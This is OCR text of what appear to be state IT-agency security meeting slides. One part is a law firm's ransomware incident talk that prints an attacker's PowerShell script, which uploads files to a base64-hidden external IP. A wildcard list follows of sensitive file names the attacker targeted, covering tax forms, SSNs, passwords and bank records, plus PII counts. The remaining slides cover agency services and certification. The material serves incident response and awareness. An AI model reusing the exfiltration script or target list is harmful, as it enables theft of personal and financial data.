
5/27/2021 12:59:00 AM PowerShell Named Pipe IPC\SYSTEM Y http://193. upload-wekkmferokmsdderiuheoirhuiewiwnijnfrer Creating Scriptblock text (1 of 1):


```
$folderArg = $args[0]; [string]$id = $args[1]; [string]$token = $args[2]; $foldersRaw = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($folderArg));

[array]$folders = $foldersRaw.split("|"); function fill([string]$filename) {if ($filename) { try { [string]$prefix = UNICODE.GetString([System.Convert]::FromBase64String("aAB0AHQAcAA6AC8ALwAxADkAMwAuADMANAAuADEANgA2AC4AOQAyAC8AdQBwAGwAbwBhAGQALQB3AGUAawBrAG0AZgBlAHIAbwBrAG0AcwBkAGQAZQByAGkAdQBoAGUAbwBpAHIAaAB1AGkAZQB3AGkAdwBuAGkAagBuAGYAcgBlAHIA")); Add-Type -AssemblyName System.Web; $wc = New-Object System.Net.WebClient; $path = $filename -Replace "\\", "/" -Split ":"; [string]$fullPath = $path[1]; $fullPath = [System.Web.HttpUtility]::UrlEncode($fullPath); [string]$uri = "$($prefix)?token=$($token)&id=$($id)&fullPath=$($fullPath)"; $wc.UploadFile($uri, $filename); } catch { } } }
[array]$fileList = @(); foreach ($folder in $folders)

{
```

THE INCIDENTS: RANSOMWARE

"*1040*",
"*1099*",
"*8822*",
"*9465*",
"*401K*",
"*4506-T*",
"*ABRH*",
"*Addres*",
"*agreem*",
"*Agreement*Disclosure*",
"*ARH*",
"*Assignment*",
"*balanc*",
"*bank*",
"*Bank*Statement*",
"*Benef*",
"*cash*",
"*CDA*",
"*checking*",
"*clandestine*",
"*compilation*",
"*compromate*",
"*concealed*",
"*confid*",
"*confident*",
"*Confidential*Disclosure*",
"*contact*",
"*contr*",
"*CPF*",
"*CRH*",
"*DDRH*",
"*Demog*",
"*Detail*",
"*Form*",
"*fraud*",
"*government*",
"*hidden*",
"*hir*",
"*HR*",
"*Human*",
"*i-9*",
"*identi*",
"*illegal*",
"*important*",
"*Info*",
"*insider*",
"*Insurance*",
"*investigation*",
"*IRS*",
"*ITIN*",
"*K-1*",
"*letter*",
"*List*",
"*mail*",
"*NDA*",
"*Numb*",
"*Partn*",
"*passport*",
"*passwd*",
"*password*",
"*pay*",
"*payment*",
"*secret*",
"*security*",
"*seed*",
"*Signed*",
"*sin*",
"*soc*",
"*SS#*",
"*SS-4*",
"*SSA*",
"*SSN*",
"*Staf*",
"*statement*",
"*Statement*Bank*",
"*SWIFT*",
"*tax*",
"*Taxpayer*",
"*unclassified*",
"*Vend*",
"*W-2*",
"*w-4*",
"*W-7*",
"*W-8BEN*",
"*w-9*",
"*W-9S*");

Sample Analytics





Sample Analytics

Scope Summary


Analyzed	
Email	63,429
Attach	8,790
Edoc	0
Not Set	0
Ignored/Exceptions	
Exceptions	52
Ignored	13
Total Documents	**72,284**


PII Results

General Forms and Contact Information	6,265 (392 / 5,873)
Account and Financial Information	3,091 (3 / 3,088)
HR Information and Résumés	2,211 (432 / 1,779)
Social Security Numbers	1,381 (647 / 734)
Passwords and Security Questions	1,094 (0 / 1,094)
Customer Information	1,080 (6 / 1,074)
Driver's License	859 (1 / 858)
Credit Cards	637 (12 / 625)
Student Information	241 (6 / 235)
Medical Information	195 (4 / 191)
Date of Birth	138 (94 / 44)
IRS and Tax Information	117 (19 / 98)
Criminal Conduct	25 (1 / 24)
Passports	13 (0 / 13)
Total PII Identified	**10,405**

Social Security Number (SSN)	139 Unique SSN Values Identified

Sample Analytics






7

Conclusion

PRIVILEGE


Likelihood of poor results
Area with oversight by regulator
Incident / known issue
Enterprise wide / high level risk
Outside of normal business issues
Outside "Expert" Opinion
WHEN TO ENGAGE COUNSEL ON CYBER / PRIVACY ISSUES

Beth Burgin Waller

Chair, Cybersecurity & Data Privacy Practice

Woods Rogers PLC

www.woodsrogers.com

bwaller@woodsrogers.com

125 YEARS

VIRGINIA IT AGENCY

NEW VITA SERVICES OVERVIEW

NICK CHRISTENSEN, SERVICE OWNER

ENTERPRISE SERVICES

AUG. 4, 2021

ROBOTIC PROCESS AUTOMATION (RPA)

RPA is used for software applications that partially or fully automate human activities that are rule-based, manual and repetitive.

RPA robots utilize the user interface (UI) to capture data and manipulate applications the same way a human would. They interpret, trigger responses and communicate with other systems in order to perform a vast variety of repetitive tasks.

RPA tools are not replacements for the underlying business applications; rather, they simply automate the already manual tasks of human workers. They look at the screens that workers would normally look at and fill in and update the same boxes and fields within the user interface by pulling the relevant data from the relevant location.

BENEFITS OF RPA

- Frees users from monotonous, low-value-added tasks like data entry and makes them available for higher-value tasks that require ingenuity, human creativity and decision making
- Assists in ensuring that outputs are correct, complete and consistent between tasks and users
- Helps to ensure that tasks can be completed more quickly because the robotic process automation tool can find and retrieve any necessary data in the background

BOX CONTENT MANAGEMENT

Box content management is a cloud-based platform used to access and share digital content. The user-centric platform enables users to easily share, manage and secure their content using any device.

Works for virtually any file type, enabling multiple people to collaborate without the risk of version-control issues; enables quick access to files from any device

Three main features:

1. Secure file sharing and collaboration
2. Workflow
3. Integrations

ePEN

ePen featuring DocuSign provides electronic signature capabilities. The service offers an intuitive user experience that allows for the sending, signing and management of documents.

Sending
- Upload a document
- Indicate who needs to sign
- Place signature fields and send


Signing
- Signer clicks email link
- Follows DocuSign tabs
- Finishes the signature

Manage
- Know the status of your documents
- Documents save automatically and securely
- Simple administration

BENEFITS OF ePEN

- Transactional model as opposed to the previous per user model; this means your agency can allow as many users access to the DocuSign system as you would like, with a consumption-based model
- Same DocuSign experience as the previous offering
- More affordable transaction cost: now $1.33 per transaction (previous model converted to $11.92 per transaction)

QUESTIONS?



VIRGINIA IT AGENCY

ENTERPRISE REMOTE ACCESS

- REMOTE USER ACCESS
- THIRD-PARTY VIRTUAL NETWORK CONNECTION

ERIC CULBERTSON, ATOS
RICK TOMPKINS, ATOS

BILL STEWART, SERVICE OWNER
MANAGED SECURITY SERVICES

AUG. 4, 2021

Remote user access allows individuals to remotely access COV resources. This service is similar to a virtual private network (VPN).

Example

An employee is teleworking and needs access to their agency's network

- Remote user access replaces Cisco AnyConnect as the VITA-preferred service
- The remote user will be configured with the same access as the AnyConnect agent
- Upcoming project to convert agencies to the new service

COV equipment is required by VITA in order to use this service.

- A virtual desktop in the cloud is an example of COV equipment
- Service only available on workstations, not phones or tablets
- An agent is required on workstations
- Agent will be installed by the end-user computing supplier
- Users should not perceive any noticeable difference

ADVANTAGES
Improved security and administration

Third-party virtual network connection is for a site that needs a connection to resources. This service is similar to site-to-site VPN.

Example
An agency system needs a connection to a banking data center

- For remote networks, the service provides access to both VITA enterprise resources and third-party resources.
- The service provides secure remote access to applications and services based on zero trust network access control policies.


- New deployments of site-to-site VPNs will use the new third-party virtual connection service.
- Site-to-site VPN is now an agency direct expense.
- New site-to-site VPNs will continue to be ordered through the request for solution (RFS) process in the VITA service catalog.
- Installation of new site-to-site VPNs will start in August.
- Users should not perceive any noticeable difference.

ADVANTAGES

Improved security and administration

QUESTIONS?

Thank you!



VIRGINIA
IT AGENCY

Upcoming events

government technology

COVITS

VIRTUAL

SEPTEMBER 8 2021

VIRGINIA
IT AGENCY

ISO CERTIFICATION

Steps to obtain COV ISO certification for those *who already have a professional security certification*:		**Steps to obtain COV ISO certification for those *who already have a professional security certification*:**
Possession of recognized professional IT security certification	CISSP, CISM, CISA, CEH or other IT Certification (please let us know what you have)	Possession of recognized professional IT security certification
VITA training	Attend Information Security Orientation training every 2 years	VITA training
ISO education	Successful completion of at least one course in the KC ISO Academy or take any IT security related one-hour course in any format (any online course, in-person course, IT security conference, IT security organization meeting, IT security related books or articles, etc.)	ISO education
Steps to obtain COV ISO certification for those *who do not have a professional security certification*:		ISOAG attendance
VITA training	Attend Information Security Orientation training every 2 years	
ISO education	Successful completion of at least 3 courses per year in the KC ISO Academy or take any 3 hours of IT security related courses in any format (any online course, in-person course, IT security conference, IT security organization meeting, IT security related books or articles, etc.)	
ISOAG attendance	Attend the mandatory October ISOAG meeting	

STEPS TO MAINTAINING YOUR ANNUAL COV ISO CERTIFICATION

VITA training	Attend Information Security Orientation training every 2 years
ISOAG attendance	Attend the mandatory October ISOAG meeting
Annual continuing education (only required after COV ISO certification has been obtained)	Obtain an additional 20 hours of training in IT security related topics annually (any online course, in-person course, IT security conference, IT security organization meeting, IT security related books or articles, etc. Remember, that ISOAG meetings count for up to 3 hours each!)

SEPTEMBER ISOAG MEETING DETAILS

Date: Sept. 1, 2021
Time: 1- 4 p.m. via WebEx

Agenda

Alok Ojha, BOX
Demetrias Rodgers, VITA
Barry Davis, DSS
Aaron Mathes, CGI

VIRGINIA
IT AGENCY

THANK YOU FOR ATTENDING!